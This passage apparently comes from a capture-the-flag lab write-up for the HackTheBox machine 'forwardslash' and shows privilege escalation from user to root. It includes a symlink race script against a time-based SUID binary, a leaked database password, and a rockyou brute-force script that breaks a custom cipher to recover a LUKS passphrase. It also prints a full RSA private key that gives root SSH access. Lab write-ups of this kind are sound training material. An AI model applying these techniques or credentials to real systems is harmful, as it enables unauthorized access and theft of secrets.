Last login: Wed Apr  8 17:18:14 2020 from 10.10.15.102
chiv@forwardslash:~$ id
uid=1001(chiv) gid=1001(chiv) groups=1001(chiv)
```

Sadly we don't have user.txt yet, it is in the pain user home directory.

Time for privilege escalation! We do our usual linux enumeration using lse.sh and it shows us an uncommon SUID binary:


```
[!] fst020 Uncommon setuid binaries..................................... yes!
---
/usr/bin/backup
---
```

```
ls -la /usr/bin/backup
-r-sr-xr-x 1 pain pain 13384 Mar  6 10:06 /usr/bin/backup
```

It is owned by the user pain. As we noted earlier, this is the user that owns user.txt, so the next step is probably to escalate to it. Let's check what this binary does.

```
chiv@forwardslash:/tmp/.c4e$ /usr/bin/backup
----------------------------------------------------------------------
        Pain's Next-Gen Time Based Backup Viewer
        v0.1
        NOTE: not reading the right file yet,
        only works if backup is taken in same second
----------------------------------------------------------------------

Current Time: 18:44:31
ERROR: f2961623601e40aaf93cd9be3c95f51c Does Not Exist or Is Not Accessible By Me, Exiting...
chiv@forwardslash:/tmp/.c4e$ /usr/bin/backup
----------------------------------------------------------------------
        Pain's Next-Gen Time Based Backup Viewer
        v0.1
        NOTE: not reading the right file yet,
        only works if backup is taken in same second
----------------------------------------------------------------------

Current Time: 18:44:46
ERROR: a2523b9cff8ee48b3a4c37740acaa51c Does Not Exist or Is Not Accessible By Me, Exiting...
chiv@forwardslash:/tmp/.c4e$ /usr/bin/backup
----------------------------------------------------------------------
        Pain's Next-Gen Time Based Backup Viewer
        v0.1
        NOTE: not reading the right file yet,
        only works if backup is taken in same second
----------------------------------------------------------------------

Current Time: 18:44:47
ERROR: 7fc83c8e2f911e34e79220cf9a4264d6 Does Not Exist or Is Not Accessible By Me, Exiting...
chiv@forwardslash:/tmp/.c4e$ /usr/bin/backup
----------------------------------------------------------------------
        Pain's Next-Gen Time Based Backup Viewer
        v0.1
        NOTE: not reading the right file yet,
        only works if backup is taken in same second
----------------------------------------------------------------------

Current Time: 18:44:48
ERROR: 56048a69bc19b4b2f12193f2bc5cc20c Does Not Exist or Is Not Accessible By Me, Exiting...
```

Looks like it is some kind of backup viewer and that it tries to read a file with a name that looks like a hash, and it changes every time we run it. It tells us that it only works if the backup is taken in the same second, so we try running the binary fast and we see that the file that it wants to read is the same and only changes every second:



```
chiv@forwardslash:/tmp/.c4e$ /usr/bin/backup
----------------------------------------------------------------------
        Pain's Next-Gen Time Based Backup Viewer
        v0.1
        NOTE: not reading the right file yet,
        only works if backup is taken in same second
----------------------------------------------------------------------

Current Time: 18:53:55
ERROR: 3dac11fa15a97104b16f0ab97a8eaff1 Does Not Exist or Is Not Accessible By Me, Exiting...
chiv@forwardslash:/tmp/.c4e$ /usr/bin/backup
----------------------------------------------------------------------
        Pain's Next-Gen Time Based Backup Viewer
        v0.1
        NOTE: not reading the right file yet,
        only works if backup is taken in same second
----------------------------------------------------------------------

Current Time: 18:53:55
ERROR: 3dac11fa15a97104b16f0ab97a8eaff1 Does Not Exist or Is Not Accessible By Me, Exiting...
chiv@forwardslash:/tmp/.c4e$ /usr/bin/backup
----------------------------------------------------------------------
        Pain's Next-Gen Time Based Backup Viewer
        v0.1
        NOTE: not reading the right file yet,
        only works if backup is taken in same second
----------------------------------------------------------------------

Current Time: 18:53:55
ERROR: 3dac11fa15a97104b16f0ab97a8eaff1 Does Not Exist or Is Not Accessible By Me, Exiting...
chiv@forwardslash:/tmp/.c4e$ /usr/bin/backup
----------------------------------------------------------------------
        Pain's Next-Gen Time Based Backup Viewer
        v0.1
        NOTE: not reading the right file yet,
        only works if backup is taken in same second
----------------------------------------------------------------------

Current Time: 18:53:56
ERROR: 2ed9c2b4937177401e601dac0a5d4d13 Does Not Exist or Is Not Accessible By Me, Exiting...
```

We can assume the hash is the md5 of the machine time at the second we run the binary. So if we manage to create a file with that name we should be able to read it as the pain user. How can we abuse this? I instantly think of symlinks. We can create a script to run the binary, grab the filename, create a symlink to whatever file we want to read as pain and then run backup again to read from this symlink. Say we want to read user.txt, our script should look like this:

```
#!/bin/bash
i=$(backup | grep ERROR |  awk '{print $2}');    # Grab the filename
ln -s /home/pain/user.txt /tmp/.c4e/$i;  # Create the symlink
backup;
```

We run it and we get it! We are able to read user.txt. Now we have to look for some file that might help us escalate to pain, maybe some ssh key or database file. We don't get anything when trying to read /home/pain/.ssh/id_rsa, so we can assume that file doesn't exist. Time to look for some database in the filesystem. If we go to /var/backups/ we see there is a file called config.php.bak that is owned by pain. It might be a credentials backup, so we can try to read it with our script. We make the necessary modifications to it and run it. We are able to read the file and it has credentials! This allows us to escalate to pain.

```
chiv@forwardslash:/tmp/.c4e$ ./script.sh
----------------------------------------------------------------------
        Pain's Next-Gen Time Based Backup Viewer
        v0.1
        NOTE: not reading the right file yet,
        only works if backup is taken in same second
----------------------------------------------------------------------

Current Time: 19:08:07
<?php
/* Database credentials. Assuming you are running MySQL
server with default setting (user 'root' with no password) */
define('DB_SERVER', 'localhost');
define('DB_USERNAME', 'pain');
define('DB_PASSWORD', 'db1f73a72678e857d91e71d2963a1afa9efbabb32164cc1d94dbc704');
define('DB_NAME', 'site');

/* Attempt to connect to MySQL database */
$link = mysqli_connect(DB_SERVER, DB_USERNAME, DB_PASSWORD, DB_NAME);

// Check connection
if($link === false){
    die("ERROR: Could not connect. " . mysqli_connect_error());
}
?>
```

We switch user to pain and immediately we see a file called note.txt in our home directory:

```
cat note.txt
Pain, even though they got into our server, I made sure to encrypt any
important files and then did some crypto magic on the key... I gave you
the key in person the other day, so unless these hackers are some crypto
experts we should be good to go.

-chiv
```

We can start looking for ways to escalate to root. Running sudo -l we see we can run some commands as root:

```
sudo -l
Matching Defaults entries for pain on forwardslash:
    env_reset, mail_badpass,
secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\
:/bin\:/snap/bin

User pain may run the following commands on forwardslash:
    (root) NOPASSWD: /sbin/cryptsetup luksOpen *
    (root) NOPASSWD: /bin/mount /dev/mapper/backup ./mnt/
    (root) NOPASSWD: /bin/umount ./mnt/
```

It looks like we can open an encrypted luks disk image and then mount it. We can find the disk image at /var/backups/recovery/encrypted_backup.img. We can try to open it and mount it but it asks for a passphrase that we don't have.

```
pain@forwardslash:/var/backups/recovery$ sudo /sbin/cryptsetup luksOpen encrypted_backup.img backup
Enter passphrase for encrypted_backup.img:
No key available with this passphrase.
Enter passphrase for encrypted_backup.img: Error reading passphrase from terminal.
```

Looks like our next step is to get a passphrase to decrypt the disk image. Looking back, there was an unusual directory in pain's home dir: encryptorinator. Looking inside we see two files:

```
pain@forwardslash:~/encryptorinator$ ls -la
total 16
drwxr-xr-x 2 pain root 4096 Apr  8 19:17 .
drwxr-xr-x 7 pain pain 4096 Apr  8 19:14 ..
-rw-r--r-- 1 pain root  165 Jun  3  2019 ciphertext
-rw-r--r-- 1 pain root  931 Apr  8 18:33 encrypter.py
```

ciphertext is just a bunch of gibberish at plain sight, but we might be able do decrypt it somehow. The encrypter.py is the following:

```python
def encrypt(key, msg):
    key = list(key)
    msg = list(msg)
    for char_key in key:
        for i in range(len(msg)):
            if i == 0:
                tmp = ord(msg[i]) + ord(char_key) + ord(msg[-1])
            else:
                tmp = ord(msg[i]) + ord(char_key) + ord(msg[i-1])

            while tmp > 255:
                tmp -= 256
            msg[i] = chr(tmp)
    return ''.join(msg)

def decrypt(key, msg):
    key = list(key)
    msg = list(msg)
    for char_key in reversed(key):
        for i in reversed(range(len(msg))):
            if i == 0:
                tmp = ord(msg[i]) - (ord(char_key) + ord(msg[-1]))
            else:
```

```
                tmp = ord(msg[i]) - (ord(char_key) + ord(msg[i-1]))
            while tmp < 0:
                tmp += 256
            msg[i] = chr(tmp)
    return ''.join(msg)

print encrypt('REDACTED', 'REDACTED')
print decrypt('REDACTED', encrypt('REDACTED', 'REDACTED'))
```

It gives us the functions it uses to encrypt and decrypt. This is what was probably used to encrypt the ciphertext file. To decrypt it we need a key that we don't have (and that was mentioned in note.txt), but we might be able to bruteforce the key. We bring the ciphertext and the python script to our machine and start making our bruteforce script. We only need the decrypt() function from the encrypter.py. We can try to bruteforce the key with a dictionary such as rockyou.txt and filter for ascii output that might indicate the key used in that attempt is correct. Our script should look like this:

```
#!/usr/bin/python
import string

def decrypt(key, msg):  # Decrypt function we got from encrypter.py
    key = list(key)
    msg = list(msg)
    for char_key in reversed(key):
        for i in reversed(range(len(msg))):
            if i == 0:
                tmp = ord(msg[i]) - (ord(char_key) + ord(msg[-1]))
            else:
                tmp = ord(msg[i]) - (ord(char_key) + ord(msg[i-1]))
            while tmp < 0:
                tmp += 256
            msg[i] = chr(tmp)
    return ''.join(msg)


def brute():                                # Our main bruteforce
function
    with open('ciphertext', 'r') as file:   # Open the ciphertext file
to decrypt
        ciphertext = file.read()

    counter = 0
    rockyou = open('/usr/share/wordlists/rockyou.txt', "r")  # Open our
dictionary
    for line in iter(rockyou):  # Iterate through the dictionary lines
```

```
        counter += 1
        current = line.strip('\n')
        print('{} try: {}'.format(counter, current))

        decrypted = decrypt(current, ciphertext)   # Decrypt
        #print(len(decrypted))

    # Filter by ammount of ASCII
        plaintext = 0
        for i in decrypted:
            if i in string.printable:
                plaintext += 1

        if plaintext > 150: # Ciphertext has 165 chars, so we filter for
at least 150 ASCII
            print("Found readable output!:\n{}\n".format(decrypted)) #
If > 150 ASCII characters are found, the decrypted message is printed
            answer = raw_input("Continue bruteforcing? (y/n)")
            if answer == 'y' or answer == 'Y':
                print("Continuing")

            elif answer == 'n' or answer == 'N':
                print("Exiting")
                break


if __name__ == '__main__':
    brute()
```

We run our script and after ~15 seconds we get our first result! The key used was teamareporsiempre and the decrypted message wasn't 100% ascii but the important part is readable:

```
j%      9[Oyou liked my new encryption tool, pretty secure huh, anyway
here is the key to the encrypted image from /var/backups/recovery:
cB!6%sdH8Lj^@Y*$C2cf
```

If we wanted to get 100% correct output we could keep our script running until we got it, but we already got everything we needed from the ciphertext: the key.
We move on to try to open the disk image as we did before with the key we just got, then we create a mnt directory and mount the device:

```
pain@forwardslash:/tmp/.c4e$ sudo /sbin/cryptsetup luksOpen /var/backups/recovery/encrypted_backup.img backup
Enter passphrase for /var/backups/recovery/encrypted_backup.img:
pain@forwardslash:/tmp/.c4e$ mkdir mnt
pain@forwardslash:/tmp/.c4e$ sudo /bin/mount /dev/mapper/backup ./mnt/
pain@forwardslash:/tmp/.c4e$ cd mnt/
pain@forwardslash:/tmp/.c4e/mnt$ ls -la
total 8
drwxr-xr-x 2 root root   20 Mar 17 20:07 .
drwxrwxr-x 3 pain pain 4096 Apr  8 19:48 ..
-rw-r--r-- 1 root root 1675 May 27  2019 id_rsa
pain@forwardslash:/tmp/.c4e/mnt$ cat id_rsa
-----BEGIN RSA PRIVATE KEY-----
MIIEowIBAAKCAQEA9i/r8VGof1vpIV6rhNE9hZfBDd3u6S16uNYqLn+xFgZEQBZK
RKh+WDykv/gukvUSauxWJndPq3F1Ck0xbcGQu6+1OBYb+fQ0B8raCRjwtwYF4gaf
yLFcOS111mKmUIB9qR1wDsmKRbtWPPPvgs2ruafgeiHujIEkiUUk9f3WTNqUsPQc
u2AG//ZCiqKWcWn0CcC2EhWsRQhLOvh3pGfv4gg0Gg/VNNiMPjDAYnr4iVg4XyEu
NWS2x9PtPasWsWRPLMEPtzLhJOnHE3iVJuTnFFhp2T6CtmZui4TJH3pij6wYYis9
MqzTmFwNzzx2HKS2tE2ty2c1CcW+F3GS/rn0EQIDAQABAoIBAQCPfjkg7D6xFSpa
V+rTPH6GeoB9C6mwYeDREYt+lNDsDHUFgbiCMk+KMLa6afcDkzLL/brtKsfWHwhg
G8Q+u/8XVn/jFAf0deFJ1XOmr9HGbA1LxB6oBLDDZvrzHYbhDzOvOchR5ijhIiNO
3cPx0t1QFkiiB1sarD9Wf2Xet7iMDArJI94G7yfnfUegtC5y38liJdb2TBXwvIZC
vROXZiQdmWCPEmwuE0aDj4HqmJvnIx9P4EAcTWuY0LdUU3zZcFgYlXiYT0xg2N1p
MIrAjjhgrQ3A2kXyxh9pzxsFlvIaSfxAvsL8LQy2Osl+i80WaORykmyFy5rmNLQD
Ih0cizb9AoGBAP2+PD2nV8y20kF6U0+JlwMG7WbV/rDF6+kVn0M2sfQKiAIUK3Wn
5YCeGARrMdZr4fidTN7koke02M4enSHEdZRTW2jRXlKfYHqSoVzLggnKVU/eghQs
V4gv6+cc787HojtuU7Ee66eWj0VSr0PXjFInzdSdmnd93oDZPzwF8QUnAoGBAPhg
e1VaHG89E4YWNxbfr739t5qPuizPJY7fIBOv9Z0G+P5KCtHJA5uxpELrF3hQjJU8
6Orz/0C+TxmlTGVOvkQWij4GC9rcOMaP03zXamQTSGNROM+S1I9UUoQBrwe2nQeh
i2B/AlO4PrOHJtfSXIzsedmDNLoMqO5/n/xAqLAHAoGATnv8CBntt11JFYWvpSdq
tT38SlWgjK77dEIC2/hb/J8RSItSkfbXrvu3dA5wAOGnqI2HDF5tr35JnR+s/JfW
woUx/e7cnPO9FMyr6pbr5vlVf/nUBEde37nq3rZ9mlj3XiiW7G8i9thEAm471eEi
/vpe2QfSkmk1XGdV/svbq/sCgYAZ6FZ1DLUylThYIDEW3bZDJxfjs2JEEkdko7mA
1DXWb0fBno+KWmFZ+CmeIU+NaTmAx520BEd3xWIS1r8lQhVunLtGxPKvnZD+hToW
J5IdZjWCxpIadMJfQPhqdJKBR3cRuLQFGLpxaSKBL3PJx1OID5KWMa1qSq/EUOOr
OENgOQKBgD/mYgPSmbqpNZI0/B+6ua9kQJAH6JS44v+yFkHfNTW0M7UIjU7wkGQw
ddMNjhpwVZ3//G6UhWSojUScQTERANt8R+J6dR0YfPzHnsDIoRc7IABQmxxygXDo
ZoYDzlPAlwJmoPQXauRl1CgjlyHrVUTfS0AkQH2ZbqvK5/Metq8o
-----END RSA PRIVATE KEY-----
```

We go in and see an id_rsa, it must be root's! Copy it to our machine, chmod 600 it and we are good to go. We use it to ssh and... it works! We are now in as root and can read root.txt.

```
»  forwardslash-writeup chmod 600 id_rsa
»  forwardslash-writeup ssh -i id_rsa root@forwardslash.htb
Welcome to Ubuntu 18.04.4 LTS (GNU/Linux 4.15.0-91-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Wed Apr  8 19:50:07 UTC 2020

  System load:  0.05               Processes:           221
  Usage of /:   30.8% of 19.56GB   Users logged in:     3
  Memory usage: 12%                IP address for ens33: 10.10.10.183
  Swap usage:   0%


 * Canonical Livepatch is available for installation.
   - Reduce system reboots and improve kernel security. Activate at:
     https://ubuntu.com/livepatch

16 packages can be updated.
0 updates are security updates.

Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings


Last login: Wed Apr  8 19:49:03 2020 from 10.10.14.227
root@forwardslash:~# id
uid=0(root) gid=0(root) groups=0(root)
root@forwardslash:~# hostname
forwardslash
root@forwardslash:~# wc -c root.txt
33 root.txt
```